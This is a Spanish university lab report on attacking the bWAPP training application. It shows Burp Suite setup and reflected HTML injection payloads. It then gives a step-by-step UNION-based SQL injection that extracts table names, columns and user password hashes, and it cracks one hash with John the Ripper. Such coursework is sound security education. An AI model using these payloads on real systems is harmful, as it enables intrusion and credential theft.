UNIVERSIDAD AUTÓNOMA DE MADRID
ESCUELA POLITÉCNICA SUPERIOR

Grado en Ingeniería Informática

MEMORIA PRÁCTICA III

ATACANDO UNA APLICACIÓN WEB

Autores: Javier Fraile Iglesias e Iván Fernández París

Pareja 07

Índice

1. Introducción

La seguridad informática es un tema de gran importancia en la actualidad, debido a que la información personal y empresarial que circula en la red es vulnerable a ataques cibernéticos. Por esta razón, es fundamental que los profesionales en este campo estén preparados para detectar y prevenir posibles ataques.

En esta práctica, se trabajará en habilidades de seguridad ofensiva, con el objetivo de superar una serie de retos en una máquina virtual que simula una aplicación web vulnerable. Los retos incluyen ataques de inyección HTML y SQL, autenticación, cross-site scripting y otros.

Para ello se utilizarán herramientas como el proxy web Burp Suite y la distribución Kali Linux.

Esta práctica permitirá en práctica conocimientos en seguridad informática y mejorar habilidades en la detección y prevención de posibles ataques cibernéticos.

2. Ataques para realizar

Por defecto la herramienta “Burp suite” ya utiliza el navegador por defecto del sistema, en nuestro caso Chromium, pero nosotros quisimos trabajar con Firefox por lo que antes de poder llevar a cabo los diferentes tipos de ataques, tuvimos que realizar una configuración previa:

- 1º: Instalamos la extensión “FoxyProxy” en el navegador Firefox.
- 2º: Accedemos a “Proxy settings” para ver en qué dirección IP y puerto escucha el proxy y para descargar un certificado de la CA.
- 3º: Accedemos a las “Options” de FoxyProxy y añadimos un proxy nuevo indicando la IP y puerto observadas en “Proxy settings” de Burpsuite.
- 4º: Accedemos a la configuración de Firefox e importamos el certificado descargado previamente.

Con esto ya sería posible interceptar el tráfico del navegador Mozilla siempre y cuando el proxy esté deshabilitado de este modo no haría falta deshabilitar la intercepción en Burpsuite si no que sería tan simple como deshabilitar el proxy desde la extensión de Firefox.

2.1. Ataques de inyección HTML reflejado

La inyección HTML reflejada es un tipo de ataque en el que se aprovecha una vulnerabilidad en una aplicación web para insertar y ejecutar código HTML en el navegador web. Este tipo de ataque se llama "reflejado" porque la entrada del atacante se refleja en la respuesta del servidor web, enviada posteriormente al navegador de la víctima.


Como se puede ver en la web bWAPP hay varios tipos de inyección HTML reflejada, siendo estos, GET, POST y Current URL.

2.1.1. Simple (GET / Search)

Primero indicamos que queremos explotar el bug “HTML Injection - Reflected (GET)”.

Introducimos los valores para “First name” y “Last name” y hacemos clic en “Go”:


A continuación, pasamos a Burpsuite y se habrá interceptado la siguiente petición:



En la primera línea se puede observar la URL de la petición y podemos modificarla, decidimos cambiar el valor de “firstname” por “<h1>Hack</h1>”:

```
GET /bWAPP/htmli_get.php?firstname=<h1>Hack</h1>&lastname=Hack&form=submit HTTP/1.1
```

y a continuación, hacemos clic en el botón de “Forward” para reenviar la petición al servidor, pero con los parámetros modificados y al volver al navegador obtenemos lo siguiente:




Y se genera un encabezado (h1) que muestra el texto "Hack" como valor de “First name”.

2.1.2. Post

En el caso de este tipo de inyección SQL el método es similar al de la petición GET, pero esta vez los parámetros no irán en la URL si no en el body.

Ahora indicamos que queremos explotar el bug “HTML Injection - Reflected (POST)”.

Igual que en el caso anterior, completamos el formulario y al hacer clic en el botón de “Go” se intercepta la petición:




Como se puede observar, en este caso los parámetros vienen en el cuerpo de la petición en vez de en la URL, como es obvio al tratarse de una petición POST.

Esta vez modificamos el body antes de enviarlos al servidor:

```
firstname=Hack&lastname=<h1><marquee>Hack</marquee></h1>&form=submit
```

Y el resultado que se muestra en el navegador es el siguiente:




Y esta vez se genera un encabezado (h1) con un efecto de desplazamiento (marquee) que muestra el texto "Hack" como valor de “Last name”.

2.1.3. Current URL

Este tipo de inyección es un tipo de vulnerabilidad en la que un atacante inserta código HTML malicioso en una página web que se refleja en la URL actual, y que puede ser ejecutado por el navegador web del usuario desprevenido que hace clic en un enlace infectado.

Para llevar a cabo este tipo de inyección indicamos que queremos explotar el bug “HTML Injection - Reflected (Current URL)”.

En este caso la situación es diferente porque al seleccionar dicho bug, el proxy intercepta la siguiente petición:



Respecto a la imagen anterior, decidimos modificar la URl de la siguiente manera:

```
GET /bWAPP/htmli_current_url.php?page=<h1>Hack</h1> HTTP/1.1
```

En este caso fue necesario incluir “page” como parámetro ya que la página está basada en PHP. El resultado obtenido fue el siguiente:

2.2. Ataques de inyección SQL

La inyección HTML reflejada es un tipo de ataque en el que se aprovecha una vulnerabilidad en una aplicación web para insertar y ejecutar código HTML en el navegador web. Este tipo de ataque se llama "reflejado" porque la entrada del atacante se refleja en la respuesta del servidor web, enviada posteriormente al navegador de la víctima.

Como se puede ver en la web bWAPP hay varios tipos de inyección HTML reflejada, siendo estos, GET, POST y Current URL.

2.2.1. Simple (GET / Search)

El objetivo que nos hemos marcado a realizar en el ataque es obtener información confidencial como puede ser información de los usuarios, para ello:


- 1º: Plantearnos cómo podría ser la consulta que se realiza para obtener información de las películas, concluyendo con que la consulta podría ser tal que:

  SELECT * FROM movies WHERE title LIKE '%'+title+'%'


  donde "movies" corresponde con un posible nombre de la tabla (esto se corroboró después) y "title" sería lo que se introduce en el formulario.


- 2º: Buscar una forma de interrumpir la consulta anterior de modo que se pueda obtener información adicional.

  - **Incluyendo las comillas simples (') conseguimos el siguiente error:**




  - **Incluyendo la típica comparación que siempre se cumple ' ('OR 1=1-- -) conseguimos obtener todas las películas:**





- 3º: Posteriormente decidimos determinar el número de columnas de la tabla. Este paso es importante porque al utilizar consultas anidadas, es esencial conocer el número de columnas de antemano. De lo contrario, la consulta anidada fallará puesto que ambas consultas deben tener el mismo número de atributos. Además, si se conoce el tipo de dato de cada columna, se puede inyectar el valor adecuado en la columna correspondiente. Por ejemplo, si la columna 4 es de tipo numérica, es mejor inyectar datos numéricos en esa columna en lugar de hacerlo en una columna de texto.

  Para llevar a cabo esto, fuimos realizando distintas consultas incrementando el número de atributos de la siguiente forma:



Dicha consulta sería la siguiente:

1' UNION SELECT 1-- -

Y obtuvimos el siguiente resultado:

De modo que seguimos aumentando el número de parámetros tal que:

1' UNION SELECT 1,2-- -
1' UNION SELECT 1,2,3-- -
1' UNION SELECT 1,2,3,4-- -

Hasta que se dejó de obtener como resultado un mensaje de error:

Con esto podemos concluir con que la supuesta tabla “movies” cuenta con 7 atributos de los cuales se muestran el 2,3,4 y 5 (sólo introduciremos información en dichos atributos ya que son los únicos visibles). Relaciones atributo-valor:


Title – atributo 2
Release – atributo 3
Character – atributo 5
Genre – atributo 4

- 4º: Modificar los atributos visibles para ir obteniendo información relevante:

  - **Nombre de la base de datos**

    Para ello utilizamos la siguiente consulta:

    1' UNION SELECT 1,database(),3,4,5,6,7-- -




    Y obtenemos:

    De modo que el nombre de la base de datos que se llama **bWAPP**


  - **Tablas de la base de datos bWAPP**

    Para ello utilizamos la siguiente consulta:

    1' UNION SELECT 1,table_name,3,4,5,6,7 FROM INFORMATION_SCHEMA.TABLES WHERE table_schema="bWAPP"-- -



Y obtenemos:




Como se puede observar, la base de datos bWAPP cuenta con 5 tablas, viendo que unas de ellas se llama “movies” como supusimos anteriormente y que otra se llama “users”. Esta última tabla será de la que tratemos de obtener información a continuación.


- **Consultar con qué atributos cuenta la tabla users**

Para ello utilizamos la siguiente consulta:

1' UNION SELECT 1,column_name,3,4,5,6,7 FROM INFORMATION_SCHEMA.COLUMNS WHERE table_name="users" AND table_schema="bWAPP"-- -



Y obtenemos:




Se puede observar como la tabla users cuenta con 10 atributos, de los cuales **login**, **password**, **email** y **admin** pueden resultar importantes.

- **Consultar información de la tabla users**

  Para ello utilizamos la siguiente consulta:


  1' UNION SELECT 1,login,password,email,admin,6,7 FROM users-- -



Y obtenemos:

Se puede observar cómo se cuenta con dos usuarios, A.I.M y bee los cuales tienen la misma contraseña (al menos está cifrada) y que ambos cuentan con permisos de administrador.

Por curiosidad decidimos obtener el valor de la contraseña sin cifrar para comprobar si de verdad coincide con “bug” y para ello hicimos uso de la herramienta **John the Ripper**:



Y como se puede observar el hash sí que coincide con **bug**.

2.2.2. En base de datos (SQLite)

Este tipo de ataques es similar al anterior pero esta vez aprovechando una vulnerabilidad específica en la interacción de la aplicación web con la base de datos SQLite.

- 1º: Buscar una forma de interrumpir la consulta a la base de datos de modo que se pueda obtener información adicional.

  - **Incluyendo la comilla simple (') conseguimos el siguiente error:**

Dicho error indica un problema de comunicación con la base de datos.

  - **Incluyendo la típica comparación que siempre se cumple después de la ' (' OR 1=1-- -) conseguimos obtener todas las películas:**

Title	Release	Character	Genre	IMDb
G.I. Joe: Retaliation	2013	Cobra Commander	action	Link
Iron Man	2008	Tony Stark	action	Link
Man of Steel	2013	Clark Kent	action	Link
Terminator Salvation	2009	John Connor	sci-fi	Link
